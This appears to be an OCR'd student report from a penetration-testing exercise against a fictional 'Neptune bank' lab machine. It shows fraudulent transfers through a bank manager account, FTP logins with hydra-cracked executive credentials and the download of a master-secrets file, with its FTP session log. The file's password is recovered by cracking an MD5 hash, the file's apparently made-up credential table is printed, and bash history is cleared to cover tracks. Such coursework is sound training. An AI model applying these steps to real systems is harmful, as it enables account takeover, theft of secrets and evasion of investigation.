
After manager approving savings account:




Account status after activation :




All customers and their account details (Bank managers account):



Transferring amount from lpaprocki (customer) to the created account using bank manager login :




Account balance after transaction:




(ii) Locate and exfiltrate the file containing the master secrets of the bank (4%). Recover the content of the corresponding file (4%).

With the credentials obtained from hydra of executive team (CEO,CFO,CTO of Neptune bank), we can login into the target machine which has ftp open service and get the files into kali using terminal. FTP is one of the open services on Neptune N.


Accessing ecressvan and pwindsor profile through ftp as below:






On exploring through the directories, we got to know that ecressvan profiles has the confidential file named- 'neptune-master.meo' under compliance/which is protected with a key.

The key for the above file was within pwindsor profile, which had the MD5 hash key and it is decrypted using MD5 hash digest as below:




0007_XXX.txt is the text document which contains the hash key.



Transferring the files from target machines to kali using **get** command.

```
ftp> cd .master
250 CWD command successful
ftp> ls .master
200 PORT command successful
150 Opening ASCII mode data connection for file list
450 .master: No such file or directory
ftp> pwd
257 "/home/ecressvan/compliance/neptune-operations/.master" is the current directory
ftp> ls -a
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxrwxr-x   2 ecressvan ecressvan     4096 Nov 28 00:36 .
drwxrwxr-x   4 ecressvan ecressvan     4096 Nov 29 17:43 ..
-rw-rw-r--   1 ecressvan ecressvan   639160 Nov 28 00:36 neptune_master.meo
226 Transfer complete
ftp> get neptune_master.meo
local: neptune_master.meo remote: neptune_master.meo
200 PORT command successful
150 Opening BINARY mode data connection for neptune_master.meo (639160 bytes)
226 Transfer complete
639160 bytes received in 0.03 secs (21.1561 MB/s)
ftp>
```

Contents of hashkey file and Neptune-master.meo:




Neptune Bank Master Codes

Confidential

Online Banking

Account	Number	UserID	Passcode	Security Q	Security A	URL
Federal Reserve	4561 3546 3900 1869	Complete number	Lunchwith@#$%^&	What was the name of the hospital where you were born?	Marie Curie	https://secure.bankofamerica.com/login/sign-in/signOnV2Screen.go
				Who is your childhood sports hero?	Albert Einstein	
				What time of the day were you born? (hh:mm)	14:57	
Master Vault	4700 6578 4567 4500	Last 8 digits	@ttneti0nseeker	Who was your childhood hero?	Socrates&Poseidon	https://jpmorgan.chase.com
				What's the oddest security question you've been asked?	Dumb_dumb	
				What was the first concert you attended?	WawaNeverending	
Gold Reserve	4678 5678 3456 0213	Complete number	0period&d0wn	How would you characterize your first driver's license photo?	Unremarkable	https://bank.barclays.co.uk/olb/authlogin/loginAppContainer.do#/identification
				What's the last American-made appliance you bought?	Neverland	
				What was the birthday of your spouse great-grand mother?	05/10/1900	
NY Stock Exchange	4201 3467 9345 1101	Complete number	Up&D0wn&Jump	OTP Token	OTP	https://www.atlabank.com/personal_online_banking.php

.bash-history file contains the logs of commands executed on kali terminal to access ecressvan and pwindsor profiles.



These logs are cleared to prevent from getting tracked back.